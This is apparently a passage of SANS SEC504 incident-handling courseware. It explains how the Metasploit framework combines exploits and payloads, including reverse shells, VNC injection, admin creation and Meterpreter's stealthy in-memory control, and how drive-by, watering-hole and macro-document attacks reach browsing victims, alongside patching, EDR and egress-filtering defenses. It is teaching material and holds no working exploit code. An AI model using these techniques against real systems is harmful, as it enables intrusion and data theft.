

504.4

Public-Facing and Drive-By Attacks

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, USER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree, User may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

All reference links are operational in the browser-based delivery of the electronic workbook.



Public-Facing and Drive-By Attacks

© 2022 SANS Institute | All Rights Reserved | Version H02_07

Hello and welcome to section 4 of SEC504: Hacker Tools, Techniques, and Incident Handling. Let's continue our journey.

Section 4 of SANS SEC504 is written by Joshua Wright, with support from Ed Skoudis and John Strand.

Table of Contents (I)

Page

Metasploit Framework	4
Lab: Metasploit Attack and Analysis	14
Drive-By Attacks	15
Lab: BeEF for Browser Exploitation	32
Defense Spotlight: System Resource Usage Monitor	33
Lab: System Resource Usage Database Analysis	41
Command Injection	42
Lab: Command Injection Attack	51
Cross-Site Scripting	52
Lab: Cross-Site Scripting Attack	64
SQL Injection	65
Lab: SQL Injection Attack	81

This table of contents can be used for future reference.

Table of Contents (2)

Page

Cloud Spotlight: SSRF and IMDS

82

Lab: Cloud SSRF and IMDS Attack

97

This table of contents can be used for future reference.

Course Roadmap

- Incident Response
- Recon, Scanning, and Enumeration Attacks
- Password and Access Attacks
- Public-Facing and Drive-By Attacks
- Evasion and Post-Exploitation Attacks
- Hands-on CTF Event

Drive-By Attacks

Metasploit Framework

Lab: Metasploit Attack and Analysis

Drive-By Attacks

Lab: BeEF for Browser Exploitation

Defense Spotlight: System Resource Usage Monitor

Lab: System Resource Usage Database Analysis

Command Injection

Lab: Command Injection Attack

Cross-Site Scripting

Lab: Cross-Site Scripting Attack

SQL Injection

Lab: SQL Injection Attack

Cloud Spotlight: SSRF and IMDS

Lab: Cloud SSRF and IMDS Attack

The next topic focuses on the features and use cases for exploitation frameworks, looking at the dominant free, open-source example: Metasploit.

Metasploit Framework

- Metasploit Framework: A flexible collection of tools to attack, exploit, and harvest data from targets
 - Other commercial frameworks also available
- Regular updates followed with an entire community of developers continuously working on new modules
- Runs on Windows, Linux, BSD, and macOS
- A modular tool tying together:
 - Exploit, payload, and targeting (destination IP address, port, options)
 - Exploit and payload development packages
 - Other computer attacks, including scanning and evasion tactics

To help develop, use, and package exploits, H.D. Moore and a community of collaborators released the Metasploit framework. This tool, which runs on Linux, *BSD, macOS, and Windows, creates a modular interface for tying together exploits, payloads, and targeting information. By creating a straightforward yet powerful architecture for stitching together custom exploits from modular building blocks, the Metasploit framework is an ideal tool for attackers and penetration testers.

Metasploit is open-source software, so it will be the focus for our examination of attack frameworks. That is not to discount the features and capabilities of other commercial tools such as Core Impact (<https://www.coresecurity.com/products/core-impact>) or Immunity CANVAS (<https://www.immunityinc.com/products/canvas/>) which are also excellent tools.

Using the Metasploit framework, the attacker first selects a particular exploit from the pool included in the tool. Then the attacker selects a payload that the exploit will cause the target system to run. Many payloads have also been defined. Finally, the attacker configures targeting information, including the destination IP address and port number, as well as any options required for the particular exploit or payload.

Then the Metasploit framework does its magic. It creates a custom package, including the exploit, payload, and targeting info, and launches this package against the victim system. By assembling the package on the fly, the attacker has amazing flexibility in launching an attack.

Metasploit also includes some scanning options, with a UDP port scanner and some capabilities for determining whether a given target has vulnerabilities that Metasploit can exploit. Metasploit also includes a variety of evasion options achieved through using encoding for exploits and payloads.

The Metasploit Arsenal

Metasploit Framework

Metasploit supplies four main categories of modules:
Exploits, payloads, auxiliary modules, and post exploitation modules

An *exploit* takes advantage of a flaw in a target program

The *payload* makes the target do something the attacker wants

Auxiliary modules perform all kinds of tasks, including scanning

A *post module* is used in post-exploitation to plunder or manipulate targets

Here are the essential elements of Metasploit. The tool holds a collection of exploits themselves, little snippets of code that force a victim system to execute the attacker's payload. Metasploit has over a thousand different exploits today, including lots of exploits against Windows, macOS, Linux, and other platforms. Next, the tool offers a set of payloads, the code the attacker wants to run on the target system. Some payloads create a command shell listener on a network port, waiting for the attacker to connect and get a command prompt. Other payloads give the attacker direct control of the victim system GUI across the network by surreptitiously installing VNC, the GUI remote control tool. Users of any of these exploit frameworks don't even have to understand how the exploit or payload work. They simply run the user interface, select an appropriate exploit and payload, and then fire the resulting package at the target. The tool bundles the exploit and payload together, applies a targeting header, and launches it across the network. The package arrives at the target, and the exploit triggers the payload, running the attacker's chosen code on the victim system. These are the things that script kiddie dreams are made of.

Additionally, Metasploit includes a variety of auxiliary modules, which include port scanners, vulnerability scanners, Denial-of-Service tools, and fuzzers to find security flaws. Post modules, on the other hand, are for post-exploitation, and for taking action on a target system after an attacker has successfully exploited it. Some post modules plunder a system for important information, such as crypto keys, while others focus on local privilege escalation.


In addition to the exploits and payloads, Metasploit also feature a collection of tools to help developers create new exploits and payloads. Some of these tools review potentially vulnerable programs to help find vulnerabilities. Others help the developer figure out the size, location, and offset of memory regions in the target program that hold and run the exploit and payload. Some include code samples to inject a payload into the target's memory, while still others help limit the chance it will be detected or filtered at the target. Here's the real power of these tools: If a developer builds an exploit or payload within the framework, it can be used interchangeably with other payloads or exploits and the overall exploit framework user interface.

Metasploit User Interfaces

Metasploit Framework

Console, command line, web, or GUI interface

1. Select exploit
 - Some exploits include functions to check if the target is vulnerable
 - Others just exploit
2. Set target (IP address and port)
3. Select payload
 - If a particular exploit has no payload, attacker can set a command to execute
4. Set options and launch



```
sec504@slingshot:~$ msfconsole

.,:ok00kdc'      'cdk00ko:
.x000000000000c  c00000000000x,
:0000000000000k, ,k000000000000:
'00000000kkk00000: :0000000000000000'
o0000000.MMM.o000o000L.MMM,0000000o
d0000000.MMM.c0000c.MMM,0000000x
l0000000.MMM;d;MMMMMMMM,0000000L
.0000000.MM.;MMMMMMMMMMMM;MMMM,0000000.
c000000.MM.o0c.MMMMM'o0o.MM,000000c
o00000.MM.0000.MM:0000.MM,0000000
l00000.MM.0000.MM:0000.MM,00000L
;000'MM.0000.MM:0000.MM;0000;
.d00o'MM.0000cccx0000.MX'x00d.
,kol'M.00000000000.M'd0k,
:kk;.000000000000;.ok;
;k00000000000000k;
,x00000000000x,
.l0000000L
,d0d,
-

==[ metasploit v6.0.27-dev- ]
+ -- --[ 2093 exploits - 1128 auxiliary - 355 post ]
+ -- --[ 592 payloads - 45 encoders - 10 nops ]
+ -- --[ 7 evasion ]

Metasploit tip: Use sessions -1 to interact with the
last opened session

msf6 >
```

Metasploit has many different user interfaces, including a console interface, a command-line interface, a web interface, and a GUI interface (called *Armitage*).

The attacker first selects the exploit that is included in the package. Some exploits have an option to check if the target is vulnerable, without executing the exploit itself. Other exploits just attack the system, running the attacker's code. Some of the exploits include vulnerability check and attack capabilities.

The attacker then sets the target, which includes the IP address and destination port. Additionally, for those payloads that require communication back with the attacker's system, such as a Reverse Shell, the attacker can include a system address and port number where a listener is waiting to catch a shell shoveled back from the victim system.

Finally, the attacker selects the payload. Most of the exploits have payloads, which include firing up a command shell listener or a reverse shell. For the few exploits that do not have payloads, the attacker can select a command to run on the target.

After configuring each of these items, as well as any options, the attacker can launch the exploit against the target.

Exploits Currently Included Metasploit Framework

Metasploit Framework

- New exploits released on a regular basis, for a total of over 2,000 exploits
- Windows services (built-in and third-party program)
- Windows client software (Firefox, Adobe Reader, Java, iTunes, QuickTime, 7-Zip, WinZip, and more)
- UNIX services (Apache, Nginx, SSH, printing, and more)
- Mobile devices (Android, iOS)

Many of the exploits take advantage of memory management vulnerabilities such as buffer overflows, heap overflows, and related attacks. Other exploits manipulate features or backdoors to gain remote code execution on a target.

The Metasploit framework currently includes over 2,000 different exploits. Given the flexibility of the tool, and the prolific work of the tool's authors, I expect we'll see many, many exploits added to this list in the future. Once new holes are discovered and exploitation code is written, adding the new exploit to the Metasploit framework is straightforward. Many of the exploits target client-side features, such as browsers and file parsing tools such as PDF readers or image rendering libraries. Other exploits target UNIX platforms (Linux, BSD, others) against common services including Apache web servers, Nginx web servers, SSH, printing services, and more. Recently, there has been a growing number of mobile device exploits added to Metasploit as well, targeting Android and iOS devices.

Metasploit exploits commonly take advantage of memory management vulnerabilities such as buffer overflows, heap overflows, and other related attacks. Other exploits gain remote code execution using system backdoors, platform feature manipulation, password reuse attacks, and more.

- Metasploit offers many different payload options to meet different needs
 - Bind shell to arbitrary port or deliver reverse TCP shell to attacker
 - Gain remote GUI access on Windows through a VNC server DLL inject
 - Create local users, download and run executables, inject DLLs into a process ...
- Meterpreter is a general-purpose payload for interactive, flexible access
 - Full Command & Control (C&C) framework
 - New processes execute within the Meterpreter process
 - Can live completely in memory without writing to disk if desired
 - Brings its own collection of post-exploitation data harvesting tools
 - Can load new modules and migrate to the memory of different system processes

The primary goals of the Metasploit payloads include functioning in most environments (for example, working across various operating system patch levels, hotfix installs, service packs, and so on) and cleaning up after themselves (for example, don't leave the system or a service crashed).

The payloads available within the framework include:

- **Bind shell to arbitrary port:** This opens a command shell listener on any TCP port of the attacker's choosing.
- **Reverse shell:** This payload shovels a shell back to the attacker on a TCP port. The attacker will likely have a Netcat listener waiting to receive the shell.
- **Windows VNC Server DLL Inject:** This payload allows the attacker to remotely control the GUI of the victim system, using the Virtual Network Computing (VNC) tool, sent as a payload. VNC runs inside the victim process, so it doesn't need to be installed on the victim system. Instead, it is inserted as a DLL inside the vulnerable process.
- **Create Local Admin user:** This payload creates a new user in the administrator's group with a name and password specified by the attacker.

One of the most promising payloads of Metasploit is Meterpreter. This general-purpose payload for Windows targets carries a DLL to the target box to give specialized command line access to the attacker. Its beauty lies in four aspects: 1) The Meterpreter does not create a separate process to execute the shell (such as `cmd.exe` or `/bin/sh` would), but instead runs it inside the exploited process; 2) The Meterpreter does not touch the hard drive, but gives access purely by manipulating memory; 3) the Meterpreter includes its own set of commands that are injected into a target process, so it doesn't need to use executables on the target system; 4) The Meterpreter can load new modules, dynamically changing its functionality while still inside the memory of the exploited process.

Those last two aspects are the most powerful. For example, rather than relying on the `hostname.exe` command, Meterpreter includes its own module for printing system information, loaded into the DLL dynamically. An attacker can inject additional modules into the Meterpreter on the fly, with whatever abilities the attacker can dream up and code, all using the Meterpreter command channel to interact with the attacker.

Meterpreter Features

Metasploit Framework

- Display system-related information (OS, user ID, and more)
- Interact with the file system
 - `cd`, `ls`, `upload`, `download`, and so on
- Interact with the network
 - Display network config, build port relay
- Interact with processes on the target
 - `execute`: Run a process
 - `kill`: Terminate one or more processes (multiple)
 - `ps`: List processes
- Meterpreter communications utilize TLS
 - Encrypts them, which makes them more difficult to detect

We'll continue to investigate Meterpreter features and Metasploit payloads in later modules and lab exercises.

Here is a set of the features included with the Meterpreter:

- Display system information, including the OS type and the current user's ID (that is, the user ID that the Meterpreter runs under, which it got from the exploited process)
- Interact with the file system, including navigation (`cd`), directory listing (`ls`), and the ability to upload and download files
- Interact with the network, pulling network configuration information and implementing TCP port forwarding, something that can help pivot around firewalls
- Interact with processes to run new programs, kill processes, or list running processes on the system

To help limit the chance that an admin (or IDS/IPS) notices the Meterpreter traffic, the tool encrypts all network communication using TLS over a port chosen by the Metasploit user.

- Keep your systems patched
 - A robust patching process involves rapidly obtaining, testing, and applying patches
- Utilize Windows exploit protection or EDR tools
 - Blocking certain calls into the kernel from certain applications
 - Offering additional memory protection
- Deploy application allow list software
- Deploy SELinux-enabled version of Linux platforms
- Deploy and configure AppArmor for Linux

It is necessary to keep those systems patched! The risk of system compromise grows significantly following the discovery of a vulnerability and the development of a new exploit. Threat intelligence feeds can provide early alert information for the circulation of new exploits, but it is more important to have a robust patching process in place so that you can act quickly and effectively once you identify the presence of a new threat.

An additional area of defense involves host-based Endpoint Detection and Response (EDR) systems that can help identify attacks and prevent vulnerabilities from being exploited. Some EDR tools work by blocking certain system calls for some applications, in effect wrapping the kernel of such systems in a protective layer of software.

In 2017, Microsoft introduced enhancements to Windows Defender for Endpoint on Windows 10 systems. Known initially as *Exploit Guard* (EG), these features have evolved with Microsoft 365 product offerings and is now known simply as *exploit protection*. Windows 10 exploit protection offers multiple, significant security improvements to Windows 10 systems including additional exploit mitigation techniques, system rules to reduce the potential attack surface on the system, network protection and filtering mechanisms, and controlled access to key system folders. More information on Windows Defender Endpoint exploit protection at <https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/exploit-protection>.

You can also deploy application allow list software to permit only desired, expressly approved applications to be executed. These products may not stop the exploit, but they can help stop the payloads from being executed, and alert administrators to an attack much faster if pieces of the adversary's attack are blocked early on.

For Linux systems, consider deploying SELinux-enabled versions of the Linux distributions that are in use, particularly for high-visibility systems (such as web servers, mail servers, or any other publicly accessible system). The steps to deploy SELinux will be specific for each Linux distribution, with directions found on the Linux distribution websites (e.g., <https://wiki.debian.org/SELinux/Setup> for Debian, https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/7/html/selinux_users_and_administrators_guide/index for RedHat, etc.). Further, the use of Linux AppArmor can mitigate many different attacks against Linux systems but needs to be carefully configured; more information on AppArmor is available at <https://gitlab.com/apparmor/apparmor/-/wikis/home>.

Additional Defenses: Preparation

Metasploit Framework

- Strictly control outgoing traffic
 - Many organizations just worry about incoming traffic
 - You must carefully filter both directions
 - Utilize proxies for outbound traffic
- Conduct threat hunting analysis
 - Check for long URLs
 - Check for DNS entries that are on known offender lists
 - Check for beacon connections
 - Check for odd services and .exes

TIP

RITA—Finding Bad Things on Your Network Using Free and Open-Source Tools

A great webcast on threat hunting with field stories of threats detected with RITA by John Strand.

<https://youtu.be/HRBDdnhPazk>

SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling


12

Filter both incoming and outgoing traffic from your site to limit the opportunities to send traffic in and out of your network. For your outbound traffic, utilize proxies wherever possible. They give you a point of control and detection.

Many organizations need to work with the possibility that there are already compromised systems on their networks. Because of this, it is increasingly necessary for us to start hunting for attackers who have successfully flown under the radar. Threat hunting is an activity where we utilize techniques to bypass traditional security technologies as part of our penetration tests to hunt down other attackers who may have used similar techniques.

Instead of looking for things that are *bad*, we can start looking for outliers. For example, we can look for long URLs. We can look for evil entries in our DNS internal DNS cache, matching external IP address or host name information to known offender lists supplied by threat intel service providers.

Finally, there is a great webcast on this topic for RITA at <https://youtu.be/HRBDdnhPazk>.



In this module we investigated the topics surrounding the Metasploit Framework (Metasploit). Metasploit is a flexible collection of tools to attack, exploit, and harvest data from targets. Metasploit allows an attacker to specify an attack target, deliver exploits, and harvest data once successfully compromised. The power of Metasploit comes from extensive community support, and the modular design of the framework where a user leverages exploits, payloads, auxiliary modules, and post-exploitation modules as part of their attack process against one or more systems. Metasploit has support for multiple interfaces: console, command line, web, and GUI.

Metasploit has support for thousands of exploits, targets Windows services, Windows client software, UNIX and Linux services, mobile devices, macOS, embedded devices, IoT devices, and more. For any selected exploit, the user also chooses a payload that will execute when the exploit succeeds. Metasploit users have many choices in selecting exploits including binding a shell to a TCP port, remote GUI access, creating local users, downloading and running an executable, and the Meterpreter payload.

Meterpreter is a full Command & Control (C2) framework. It can be delivered to a victim as a file-based executable, or as an in-memory process. After launching a Meterpreter session, an attacker can run arbitrary local processes, can leverage post-exploitation tools, and can migrate to different running processes on the system, along with many more features. Meterpreter sessions can run on any TCP port, and it utilizes TLS for transport encryption.

As an attack tool, Metasploit is powerful and is only one example of an exploitation framework. Other commercial tools include Immunity CANVAS, Core Impact, and Rapid7's commercial Metasploit option Metasploit Pro.

Defending against Metasploit and other exploitation frameworks relies on keeping systems patched and updated. For Windows systems, using Windows Exploit Protection or other EDR tools will help mitigate some, but not all attacks. On Linux systems, considering using SELinux support to help mitigate some common exploit paths, and configure AppArmor to defend against common app-specific attacks for supported platforms. Finally, network defenses should also be considered, filtering egress network access, and performing threat hunting using logging data from proxy servers and other network appliance logs.

LAB

Please work on the lab exercise
Metasploit Attack and Analysis



Please work on the lab exercise *Metasploit Attack and Analysis*. For this lab exercise you will need your class Slingshot Linux VM and the class Windows VM.

Course Roadmap

- Incident Response
- Recon, Scanning, and Enumeration Attacks
- Password and Access Attacks
- Public-Facing and Drive-By Attacks
- Evasion and Post-Exploitation Attacks
- Hands-on CTF Event

Drive-By Attacks

Metasploit Framework

Lab: Metasploit Attack and Analysis

[Drive-By Attacks](#)

Lab: BeEF for Browser Exploitation

Defense Spotlight: System Resource Usage Monitor

Lab: System Resource Usage Database Analysis

Command Injection

Lab: Command Injection Attack

Cross-Site Scripting

Lab: Cross-Site Scripting Attack

SQL Injection

Lab: SQL Injection Attack

Cloud Spotlight: SSRF and IMDS

Lab: Cloud SSRF and IMDS Attack

Next, we'll look at the technique's attackers use in client-side drive-by attacks.

Drive-By Attacks

T1189

Attacking systems through normal web browsing activity

- Attacker delivers an attack or exploit through a seemingly innocuous website
 - Compromise a legitimate website, add malicious content
 - Deliver malicious content through legitimate ad networks
 - Phishing attacks with typo-squatted domain names
- Commonly known as client-side attack, exploiting weaknesses on the client platform

In this module, we'll look at attacking clients through drive-by attacks; later, we'll also look at web server attacks.


In this module, we'll look at the concepts and techniques behind drive-by attacks. Drive-by attacks are those that target normal web browsing activity, allowing an attacker to gain access to a client device. Drive-by attacks often involve a third-party website as a staging mechanism for the delivery of the attack, though these attacks can also be delivered through legitimate ad networks and through typo-squatting phishing attacks.

Drive-by attacks are commonly also referred to as client-side attacks since they are not targeting the server itself. Although there may be a server compromise involved in the overall attack, the drive-by attack targets vulnerabilities in the browser and associated programs on the client device.

Drive-by attacks are one category in the MITRE ATT&CK framework *initial access* category (T1189). Additional information is available at <https://attack.mitre.org/techniques/T1189/>.

Drive-By Attack Operation

Drive-By Attacks



1. Attacker identifies and exploits a legitimate website
2. Attacker adds code and exploit to compromised website
3. Victim browses to compromised website
4. Attacker code evaluates victim to identify browser type, plugins installed, etc. Attacker delivers exploit to victim.
5. Victim connects back to attacker, granting remote access.

The illustration on this page examines the steps commonly associated with a drive-by attack:

1. First, the attacker identifies a vulnerable, otherwise legitimate website
2. The attacker exploits the website, adding their malicious code or exploit logic to content delivered to website users
3. The victim browses to the compromised website
4. The attacker delivers code through the compromised site to collect information about the victim browser including the browser type, plugins installed, MIME type support, and more – if the client is vulnerable to the attack, the attacker delivers the exploit to the victim
5. The victim connects back to the attacker system, granting the attacker access to the client

There can be variations on this attack, though this is a commonly repeated strategy for drive-by attacks for one reason: *they work*. As we see again and again, vulnerable client systems offer attackers a wealth of opportunity to exploit systems.

The Problem with Browsers

Drive-By Attacks

Image file parsers:
JPG, TIFF, PNG,
GIF, BMP, SVG,
WebP, XBM, etc.

Font file parsers:
TTF, OTF, EOT,
SVG, WOFF,
WOFF2, etc.

Native and third-party
browser plugins

MIME handlers for
third-party apps: PDF,
DOCX, RAR, etc.

HTML5 features
including WebM video,
audio content ...

SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling


18

As we've seen, the primary attack surface for drive-by attacks is the browser itself. That is not to say the browser is a small attack surface—quite the opposite. Consider for a moment all the things modern browsers can do. They render image files of many different formats and handle other complex files such as fonts of various types. Browsers offer native and third-party browser plugin support to extend the browser functionality, as well as responding to web server messages for MIME type handlers for different files. Not to mention modern HTML5 support features, such as integrated video and audio playback, local database support, and more.

There are many examples of attackers successfully compromising a system through an integral or associated feature in the browser. To do so successfully, though, the attacker must enumerate the browser to identify if it is vulnerable to a given attack.

Watering Hole Attacks

Drive-By Attacks



Targets a specific vertical industry or organization (company, government, political party, etc.)

For example, control.com, a forum for ICS discussions, might be targeted to gain access to ICS administrator workstations.



Sources JS, CSS, fonts, and ads from 13 different websites.


A watering hole attack utilizes the same techniques as a drive-by attack with one exception: It is targeted. Where drive-by attacks are mostly opportunistic (the attacker will gladly compromise any vulnerable host), a watering hole attack involves a targeting element against a specific vertical industry or other organization such as a specific company, government, political party, etc.

For example, if an attacker intends to disrupt industrial control systems, they might begin a watering hole attack by targeting the Control Automation website, a discussion forum for ICS engineers (<https://control.com/>). A quick look at the control.com site reveals that the site loads JavaScript, CSS, fonts, images, and ads from 13 different websites. Each of these websites is an attack opportunity for an adversary where, if compromised, the attacker can manipulate content sent to ICS administrators when they visit the control.com website.

Code-Executing Microsoft Office Files

Drive-By Attacks

- Execute code in a Microsoft Office file
 - Requires macro support file type
- Will raise a security warning in Microsoft Office apps



Many users will distrust macros in Office documents, though attackers will go to significant lengths to assuage their concerns.

One common mechanism attackers use to exploit a victim device is to deliver Microsoft Office files from the compromised website that have been manipulated to run malicious code when they are opened. These files require a Microsoft Office file type with macro support (.DOCM, .XLSM, etc.), and will raise a security warning upon open similar to the example shown on this page.

Many users will be distrustful of these documents, but since they are delivered through a trusted website (control.com in our example), they may be willing to enable the macro content. Further, attackers will go to significant lengths to assuage their concerns.

Honeywell Siemens Modbus Offset Calc - UPDATED.xlsm - Excel

File Home Insert Page Layout Formulas Data Review View Help Tell me what you want to do

SECURITY WARNING Macros have been disabled. Enable Content

E7 0xBFFE0000

	A	B	C	D	E	F	G	H
1								
2								
3								
4								
5								
6								
7								
8								
9								
10								
11								
12								
13								

Modbus Offset Calculator

